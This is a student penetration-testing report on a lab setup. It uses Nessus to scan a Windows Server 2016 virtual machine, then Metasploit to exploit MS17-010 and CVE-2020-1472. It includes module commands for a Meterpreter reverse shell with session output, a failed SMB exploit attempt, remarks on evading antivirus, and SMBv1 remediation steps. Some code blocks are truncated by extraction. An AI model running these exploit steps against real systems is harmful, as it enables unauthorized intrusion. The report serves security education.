Penetration Testing Project

Vulnerability Assessment and Exploitation

Alberto Charabati

2021-2022

ALBERTO.CHARABATI@STUD.UNIFI.IT

Project Specifics

Documentation

About the project

For this project I will do a step-by-step vulnerability assessment and exploitation of a virtual machine containing one of the older versions of Windows Server. I will be using VirtualBox with two different virtual machines, one with Kali Linux and the other machine to be exploited will be using Windows Server 2016.

The project will be divided into two parts. First, the vulnerability assessment for which I will use Nessus as the main tool for scanning the different vulnerabilities of the system, the scan is done only using the IP address of the virtual machine and nothing more (no need for credentials).
Then, after finding the right vulnerability to exploit, I will use Metasploit to find the different ways it can be used and exploited by my Kali Linux machine, and try to take control of the system's shell.

About the Vulnerabilities

The vulnerabilities exploited in this project are Windows NULL Session Authentication CVE-2020-1472, SMBv1 CVE-2017-0267/79, and MS17-010. They were all shown as high to critically vulnerable on the Nessus scan of the target machine. They all affect only Windows operating systems by targeting the SMBv1 (Server Message Block version 1) file-sharing protocol. The SMB Protocol operates as an application-layer network protocol mainly used for providing shared access to files, printers, and serial ports and miscellaneous communications between nodes on a network.

Digging Deeper

The origins of the SMB vulnerability come from NSA hacking tools leaked, the National Security Agency of the United States developed this tool to weaponise cybersecurity vulnerabilities, rather than flagging them.

“Before it leaked, EternalBlue (the tool to exploit MS17-010) was one of the most useful exploits in the NSA’s cyber arsenal … used in countless intelligence-gathering and counterterrorism missions.”
-The New York Times


SMBv1 was first developed as a network communication protocol to enable shared access to files, printers, and ports. It was essentially a way for Windows machines to talk to one another and other devices for remote services.

Microsoft’s patch closes the security vulnerability completely, thus preventing attempts at deploying ransomware or malware using the this exploit. But a key problem remains — for many versions of Windows, **the software update must be installed in order to provide protection.**

Scanning

Nessus


Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to a machine connected to the network. I will be using this tool to scan my target machine to get a broad set of vulnerabilities to exploit.
I downloaded Nessus Server for my Kali machine, which is the one that will be attacking the target Windows machine.
Once the file has been downloaded and installed from the terminal, it gives the user a link to the localhost server from which it will perform the scan.
The Nessus interface is primarily made up of two main pages: the scans page and the settings page. These pages allow you to manage scan configurations and set up the scanner according to how you would like it to perform within your system.



For my project I will create a new scan which I called Vulscan Win16 (since I'm scanning for vulnerabilities on a Windows 2016 server), on the targets tab I add the IP address of the target machine (192.168.1.6) and I'm set to begin my scan. Then, going back to my scans I can find the one I have just created and start it, note that this step could take some minutes to complete, and, at the end of the scan, I will have found the different vulnerabilities on the target machine, along with their classifications according to their criticality level.
Selecting the different vulnerabilities Nessus has found, we can see on each one their classification and some added notes about them that could help us choose the vulnerability which we will want to exploit afterwards.

Metasploit

Metasploit is an open-source penetrating framework used as a penetrations testing system and a development platform that allows to create security tools and exploits.
The various tools, libraries and user interfaces of Metasploit allow a user to configure an exploit module in a super simple, user-friendly way: setting a payload, pointing at a target, and launching at the target system.
For my project I will begin by executing a simple search command on one of the weaknesses I have previously found on my Nessus scan.




This gives me the different exploitation options I have for this specific vulnerability. In addition, I have the possibility to go deeper into each of these, to understand against which systems they might or might not work. After choosing an exploit for the weakness in the targeted system, we select a payload to penetrate the armour of the machine.
If the exploit is successful, the payload get executed at the target, and the user gets to interact with the payload.
There are two types of shells in Metasploit for attacking or interacting with the target system.

- Bind Shell: The target machine opens up a listener on the victims machine and then the attacker connects to the listener to get a remote shell.
- Reverse Shell: here, the headset runs on the attacker and the target system is connected using a shell. - This is the one I will be using in my project.


Payload


Meterpreter is a Metasploit attack payload that proved an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter resides entirely in memory and writes nothing to the disk. No new processes are created as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes. As result, the forensic footprint of an attack is very limited. Meterpreter uses a reverse_TCP shell (which is the payload set in this project for my attack), this means it connects to a listener on the attacker's machine. I set the listening host to my attacking machine's IP address (192.168.1.5), and I select my listening port (444). From this moment during the exploitation, my attacking machine will be listening to a connection made from the target machine.



Exploitation

Once the setting of the attack is set up, I can begin running tests and launching the attacks to see if I can get a connection from the victim's machine to mine. Using the run command on Metasploit, I launch my attack on the target machine and try to open a session.
Some of the attempts might be stopped and killed by the different firewalls or antivirus systems on the target's machine, and so different payloads might be set up, which might bypass these protection systems.






Different tries might have different outcomes and therefore it is important to be patient and give it some tries, the connections killed can be found in my victim's machine, on the Windows Defender History tab. It is important to note that user will not always have these systems activated therefore conducting tests with deactivated firewalls or antivirus systems (in case the attack doesn't succeed otherwise) has also important outcomes.

Session Opening

Once the connection is successfully made, and we manage to open a session, we gain control of the target's machine shell. We can confirm this by executing the ipconfig and whoami commands on the session opened, on my case it shows the address 192.168.1.6 which is the one of the Windows 2016 machine, proving that we have successfully obtained a remote shell control from our Kali machine.




From this moment on, we can use our active session and execute commands remotely to the target's shell, spying or gathering different files inside the directories of the machine, and useful information we might want.

Final Report

Score

M517-010: **8.1 (High)**



Description: Allowed us to fully open a session and the use of shell on the target machine.

Attack Vector: Availability of exploitation remotely via the internet.
Attack Complexity: The exploit requires special knowledge and tools to be executed.
Privilege Required: No credentials needed beforehand in order to access the flaw.
User Interaction: No interaction from the victim's side in order for the flaw to be exploited.
Scope: Remained unchanged.
Confidentiality: The exploitation of this weakness will allow the attacker to read the whole confidential data of the victim's machine.
Integrity: The exploitation of this weakness will allow the attacker full writing access.
Availability: This vulnerability exploitation will greatly impact the availability of the exploited asset.

```
n/detail/CVE-2017-0147
it/MS17-010
CMT/slide-files/d2_s2_r0.pdf
crosoft.com/srd/2017/06/29/eternal-champion-expl




/smb_ms17_010) > use exploit/windows/smb/ms17_01
 defaulting to windows/meterpreter/reverse_tcp
s17_010_psexec) > set rhosts 192.168.1.6

s17_010_psexec) > set lhosts 192.168.1.5

s17_010_psexec) > set lport 444

s17_010_psexec) >
```


```
kali@kali: ~
File  Actions  Edit  View  Help
[+] 192.168.1.6:445 - Overwrite complete ... SYSTEM session obtaine
[*] 192.168.1.6:445 - Selecting PowerShell target
[*] 192.168.1.6:445 - Executing the payload ...
[+] 192.168.1.6:445 - Service start timed out, OK if running a co
[*] Sending stage (175174 bytes) to 192.168.1.6
[*] Meterpreter session 8 opened (192.168.1.5:444 → 192.168.1.6:5
00

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c0:ae:1f
MTU          : 1500
IPv4 Address : 192.168.1.6
IPv4 Netmask : 255.255.255.0
```

CVE-2020-1472: **5.6 (Medium)**




Description: Allowed us to reset the target machine's password, to exploit with an active session further tools were required.


Attack Vector: Availability of exploitation remotely via the internet.
Attack Complexity: Even though at first on our scan this vulnerability seemed as with a low Complexity, it requires extra tools to be fully exploited (like secretsdump.py).
Privilege Required: No credentials needed beforehand in order to access the flaw.
User Interaction: No interaction from the victim's side in order for the flaw to be exploited.
Scope: Remained unchanged.
Confidentiality: The exploitation of this weakness will allow the attacker to read some confidential data of the victim's machine.
Integrity: The exploitation of this weakness will allow the attacker limited writing access.
Availability: This vulnerability exploitation will have some limited impact the availability of the exploited asset.

```
Auxiliary action:

   Name    Description
   ----    -----------
   REMOVE  Remove the machine account password
```



CVE-2017-0267/79,: **3.7 (Low)**



Description: Shown as a high criticality weakness on Nessus, when digging deeper into this vulnerability we found that there are not any Metasploit modules related to this entry and we weren't able to penetrate our target machine using the tools at our disposal.

Attack Vector: Availability of exploitation remotely via the internet.
Attack Complexity: The exploit requires special knowledge and tools to be executed, Metasploit didn't have any working entries to exploit this entry against our target machine.
Privilege Required: No credentials needed beforehand in order to access the flaw.
User Interaction: No interaction from the victim's side in order for the flaw to be exploited.
Scope: Remained unchanged.
Confidentiality: The exploitation of this weakness will allow the attacker partial reading of data in the victim's machine.
Integrity: The exploitation of this weakness doesn't allow the attacker writing access.
Availability: This vulnerability exploitation will not impact the availability of the exploited asset.

– Metasploit Modules Related To CVE-2017-0267

There are not any metasploit modules related to this CVE entry (

```
msf6 exploit(unix/ssh/arista_tacplus_shell) > use 1
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/smb/smb_rras_erraticgopher) > show options

Module options (exploit/windows/smb/smb_rras_erraticgopher):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using
                                       -Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  browser          yes       The pipe name to use


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/smb_rras_erraticgopher) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(windows/smb/smb_rras_erraticgopher) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(windows/smb/smb_rras_erraticgopher) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.6:445 - Binding to 8f09f000-b7ed-11ce-bbd2-00001a181cad:0.0@ncacn_np:192.168.1.6[\browser] ...
[-] 192.168.1.6:445 - Exploit aborted due to failure: not-vulnerable: SMB error: The server responded with error: STATUS_A
CCESS_DENIED (Command=162 WordCount=0)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/smb_rras_erraticgopher) >
```

Remedies

The vulnerabilities exploited for this project can be mediated by installing the different Windows patches Microsoft has released, it is important to note that not every user installs each patch or update released to their operating systems, and so even though these vulnerabilities have been mediated by Microsoft, they can still be exploited on several machines.

Furthermore, there are some unsupported Windows operating systems like Windows XP, which don't have respective patches for closing these weaknesses. In these cases, Microsoft recommends that users discontinue the use of SMBv1. This means that there might be potentially thousands of users which still have this vulnerability on their system.
SMBv1 can be disabled by following instructions provided by Microsoft.

Alternative method for customers running Windows 8.1 or Windows Server 2012 R2 and later For client operating systems:

1. Open **Control Panel**, click **Programs**, and then click **Turn Windows features on or off**.
2. In the **Windows Features** window, clear the **SMB1.0/CIFS File Sharing Support** checkbox, and then click **OK** to close the window.
3. Restart the system.

For server operating systems:

1. Open **Server Manager** and then click the **Manage** menu and select **Remove Roles and Features**.
2. In the Features window, clear the **SMB1.0/CIFS File Sharing Support** check box, and then click OK to close the window.
3. Restart the system.

Impact of workaround. The SMBv1 protocol will be disabled on the target system.